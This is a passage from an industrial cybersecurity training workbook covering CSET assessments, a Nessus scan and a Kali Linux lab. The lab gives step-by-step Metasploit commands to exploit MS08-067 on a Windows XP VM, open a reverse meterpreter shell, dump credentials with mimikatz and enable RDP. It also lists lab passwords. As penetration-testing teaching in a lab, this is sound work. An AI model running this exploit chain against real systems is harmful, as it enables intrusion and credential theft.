
The Security Assurance Level or SAL is a measure that determines the level of rigor applied to the assessment and determines the number of questions required for the assessment. This section provides information on the Security Assurance Level or SAL process, the different types of SALs available in CSET, and the options for selecting the correct SAL for the current assessment.
The basis for a Security Assurance Level (SAL) is the user's answers to a series of questions relating to the potential worst-case consequences of a successful cyber-attack. CSET calculates a SAL recommendation for the ICS organization, facility, system, or subsystem assessment. CSET then provides the level of cybersecurity rigor necessary to protect against a worst-case event. For National Institute of Standards and Technology (NIST)-based standards and guidance, CSET also supports the Federal Information Processing Standards (FIPS) 199 guidelines for determining the security categorization of a system. Upon SAL completion, CSET determines and reports the security gaps using comparative analysis between the answers to standards questions and the SAL.

Step-3: Perform the assessment

- **Starting the Questions phase.**
  - If not selected yet, select the "**Questions Mode**" in the top of the screen.

In the "Questions mode", standard requirements are reworked into simple and straightforward questions.
In the "Requirements mode" the exact requirement text from the standard is displayed.

  - Fill in the questions as best of your understanding.
    Keep in mind that this assessment is an evaluation of the ISA 62443-4-1 requirements. Requirements about developing secure products.
  - To get a rough idea and a decent result, we recommend answering about 50 questions across the different sections.



- **Check the results**
  - Click in the blue left-pane beneath Results and beneath Standard Results on the different result pages:
    - Analysis Dashboard
    - Control Priorities
    - Standards Summary
    - Ranked Categories
    - Results by Category
- **View the reports**
  - Click in the blue left-pane on "**Reports**"
  - View the different reports
  - Note the file menu in the top where you have the possibility to export the report as PDF-document


Step-4: Perform a Diagram-Based Assessment

A diagram-based assessment is an assessment that include component specific questions. In this type of assessment, the tool enables you to draw a network diagram that represents your system.

The benefit of a diagram-based assessment are:


- *Graphically capture a picture of your control systems network*
- *Identify areas of vulnerability in your network and review recommendations for improvement.*
- *Create a foundation for the questions set incorporated into the assessment and analysis process.*

- **Start a diagram-based assessment**
  - In the left top click on the CSET logo
  - Click on the tab "**New Assessment**"
  - From the gallery choose "**Network Diagram/Component Based Assessment"**



- **Assessment Configuration**
  - Fill in the (fictitious) Organization Details.
  - Click "**Next**"
  - Provide some (fictitious) Demographics information and click "**Next**".
  - Choose the appropriate "**Security Assurance Level (SAL)**".
  - Click "**Next**"

- **Create a Network Diagram**
  - Click on the button "**Create a Network Diagram**"
  - Choose one of the many templates or click Cancel to start with a blank canvas.
  - You can add assets to the canvas by dragging and dropping the components from the left panel.
  - Note that everything on the canvas has its own properties which you can set and/or change. Find the property settings in the "**prop**" **tab** in the right panel.
  - Once finished, in the right upper corner, click "**Back to CSET**"
    The drawing is automatically saved.
  - Back in CSET, you see a "**Component Inventory**" holding all the components of your drawing. Including their properties.
  - Click "**Next**"



- **Answer the Diagram Component Questions**
  - Answer the component-based questions as best of your understanding
  - When finished answering these questions, click the "**Next**" button

- **Check the results**
  - Click in the blue left-pane beneath Results and beneath Components Results on the different result pages.

- **View the reports**
  - Click in the blue left-pane on Reports
  - View the different reports
  - Note the file menu in the top where you have the possibility to export the report as PDF-document

Exercise-4: Windows Vulnerability Scanning



The Nessus platform (officially known as Tenable Nessus) is a vulnerability assessment solution to identify and fix security weaknesses or vulnerabilities across assets.
In 1998 Renaud Deraison created The Nessus Project as a free remote security scanner. On October 5 2005, with the release of Nessus 3, the project changed from the GNU General Public License to a proprietary license.The Nessus 2 engine and some of the plugins are still using the GNU General Public License, leading to forks based on Nessus like OpenVAS and Greenbone Sustainable Resilience.

Objective

Using a vulnerability application to scan a remote machine on the network for vulnerabilities.


Introduction

The Cybersecurity SME wants us to initialize and prioritize the vulnerabilities in the Paint Factory. In this environment we are allowed to perform an active vulnerability scan on the network. We will use **Nessus to scan a Windows XP SP2 machine.**

Step-1: Perform a vulnerability scan


- **Prepare**
  - Make sure that these virtual machines are running:
    - StudentVM
    - XP Pro SP2
    - Tenable OT
  - On the studentVM open a command prompt
  - In the command prompt type the command: **ping 192.168.X.133**
    Where, as usual, X is your board number.
    Confirm that you can ping the Windows XP machine.
  - Open the Edge browser and type **https://192.168.X.40** in the address-bar of the browser. (X is your board number).

- **Scan the Windows XP machine**
  - If not logged in, login to Tenable OT in de Edge-browser on the "**StudentVM**"
    username: **admin**
    password: **Pass0067!62443@OTT**
  - In the left pane, select "**Inventory**"
  - From the overview page click on the "**ISAXP**" asset (ip address 192.168.X.133)
  - On the details page, click on the "**Actions**" button
  - Click on "**Nessus Basic Scan**"
  - A warning is displayed to tell you that you should not run this scan on controllers or other critical components. Click "**Proceed with Scan**"



  - The scan starts. This can take more than 10 minutes.

- **Evaluate the results**
  - In the left pane, select "**Inventory**"
  - From the overview page click on the "**ISAXP**" asset (ip address 192.168.X.133)
  - Click on the pane next to the details on "**Vulnerabilities**" -> **"Active"**
  - Evaluate the results
  - Do you think there is a vulnerability in the list that you can (mis)use in your pentest?



Exercise-5: Pentest Windows XP Using Kali Linux

Objective

Students are testing the robustness of the Windows XP Service Pack 2 by pentesting the system. Students will exploit the Windows XP system by using one of the found vulnerabilities.

Kali Linux (formerly known as BackTrack Linux) is an open-source, Debian-based Linux distribution which allows users to perform advanced penetration testing and security auditing.
It runs on multiple platforms and is freely available and accessible to both information security professionals and hobbyists.
Kali Linux has several hundred tools, configurations, and scripts with industry-specific modifications that allow users to focus on tasks such as computer forensics, reverse engineering, and vulnerability detection, instead of dealing with unrelated activities.

Step 1: Network Reconnaissance

In this step we are gathering information about the network, using tools such as Nmap and IP configuration commands.

- **Login on your Kali Linux Virtual Machine.**
  Username: **cyberwarrior**
  Password: **Pass0067!**



- **Network Reconnaissance**
  - Press the terminal button located in the launch bar.
  - Please type the command ***sudo su –*** and **Enter.**
    We use the "sudo" command because you need to be superuser (the administrative account in Kali Linux) to perform this exercise.
    Note: Make sure you will be using the bash terminal as root (**root**@kali: ~#)
  - Check your network settings by typing **ifconfig** (equivalent to the Windows ipconfig)

- You can specify the network adapter by using for example **ifconfig eth0**

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.6.11  netmask 255.255.255.0  broadcast 192.168.6.255
        inet6 fe80::250:56ff:fe37:337d  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:37:33:7d  txqueuelen 1000  (Ethernet)
        RX packets 592  bytes 166843 (162.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 1973 (1.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 640 (640.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 640 (640.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- Scan the network and identify the MS Windows XP SP2 system by using the nmap command: **nmap -O 192.168.x.0/24**
  Note: To see all the NMap options you can always look at the nmap commands by typing **nmap -h** in the terminal.

- The scan command should have found a machine running Windows-XP SP2. This machines IP-number should be something like 192.168.x.133

- Scan that system for open ports using the command **nmap -v 192.168.x.133** (where x is your student number)


```
Nmap scan report for 192.168.6.133
Host is up (0.00052s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1029/tcp open  ms-lsa
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
MAC Address: 00:50:56:33:B7:7A (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
```

Step-2: Using Metasploit

- Open the Metasploit framework CLI by typing **msfconsole**
  Note: You might see another Metasploit Avatar on your screen



We have loaded the Metasploit framework toolkit and can use the exploit database functions to search and use the exploits.
For this exercise we will exploit the vulnerability named **"ms08_067_netapi"**. This v vulnerability was found by the Vulnerability scan in the previous exercise:



The Description of this vulnerability found in the NIST vulnerability database:
CVE-2008-4250
"The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka Server Service Vulnerability."

Step-3: Exploiting a vulnerability

An exploit is how an attacker, or penetration tester for that matter, takes advantage of a vulnerability within a system, an application, or a service. An attacker uses an exploit to attack a system in a way that results in a particular desired outcome that the developer never expected. Common exploits include buffer overflows, web application vulnerabilities (such as SQL injection), and configuration errors.

- With Metasploit loaded, type **search ms08_067_netapi** to search for this exploit in the database.
- To run the exploit, we can use the ***"use"*** command in the cli.
  Type **use exploit/windows/smb/ms08_067_netapi**
- Next, type **options** to get the options to setup
  (we leave the **RPORT** and the **SMBPIPE** settings **as it is**.)
- Set "**RHOSTS**" to the remote host by typing in:
  set RHOSTS 192.168.x.133 (where x is your student number)

```
msf5 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR ident
ifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSV
C)



Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf5 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.12.133
RHOST => 192.168.12.133
msf5 exploit(windows/smb/ms08_067_netapi) >
```


*A **payload** is a custom code that the attacker wants the system to execute and that is to be selected and delivered by the Framework. A payload could also be something as simple as a few commands to be executed on the target operating system.*

- Type **set PAYLOAD windows/meterpreter/reverse_tcp**
- Type **options** to get all the options to setup (note that the previous options-list is extended)



- Type **set LHOST 192.168.x.11** (where x is your student number)
- Type **set LPORT 6666**

- Type **exploit** or run (no capital letters) to launch the exploit
  Notice that you have established a connection.



Meterpreter *is a post-exploitation tool that provides an interactive shell on a compromised system, allowing the user to explore the system, run commands, and gather information without being easily detected.*

- Type **help** to get the meterpreter help.
- Type **load mimikatz** (plugin)

Mimikatz *is a post-exploitation tool used to extract credentials (such as passwords, hashes, and Kerberos tickets) from a system's memory to help assess security weaknesses.*

- Move briefly to the "**XP Pro SP2**" virtual machine **and login to this machine**.
- **Move back to the** "**ISAKali2020**" virtual machine
- Type **wdigest**
  With the wdigest command we list the Windows credentials of the currently logged-in users.

  Note: Passwords of build-in (system)users may be encrypted.

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID     Package    Domain        User              Password
------     -------    ------        ----              --------
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;996      Negotiate  NT AUTHORITY  NETWORK SERVICE
0;47522    NTLM
0;999      NTLM       WORKGROUP     ISAXP$
0;7552030  NTLM       ISAXP         Student           Pass0067!

meterpreter >
```

Step-4: Using a Post Exploit


In this step we are going to load and configure a post exploit. Before we can load the post exploit, we need to background the current session. To background the current session, type background. Now you can use other exploit tool within Metasploit to do certain post exploitation exploits like enable remote desktop. Try to enable the remote desktop by using the RDP exploit.

- Type **use post/windows/manage/enable_rdp**
- Also, this post-exploit has options that can or should be set.
  Type **options** to verify these options.
  Note that only one option is required; SESSION.
  This SESSION is the meterpreter session ID number.
- Type **sessions** to display the current session number.
- Type **set SESSION <your session number>**
- **Optional**, set the password and username **for a new user** that you can add.
- **Type exploit** or run to execute this post-exploit
- **Open a new terminal.**

- In the new Kali Linux terminal type **sudo rdesktop 192.168.x.133**
  (where x is the student number)
  If configured correctly, a remote desktop screen should pop-up.



- **Optional**: Move to the "StudentVM", login and try setup a Remote Desktop session to the WindowsXP virtual machine.
  - In the windows search bar at the bottom, type **rdesktop**
  - In the search result choose "Remote Desktop Connection" and "Run as administrator"



  - Type the ip-address of the Windows XP machine: **192.168.X.133**
    (X is your board number)

- Login to the Windows XP machine.



Exercise-6: Creating a Zone & Conduit Diagram

Objective

To understand how to create zones and conduits according to the ISA/IEC 62443-3-2.

Introduction

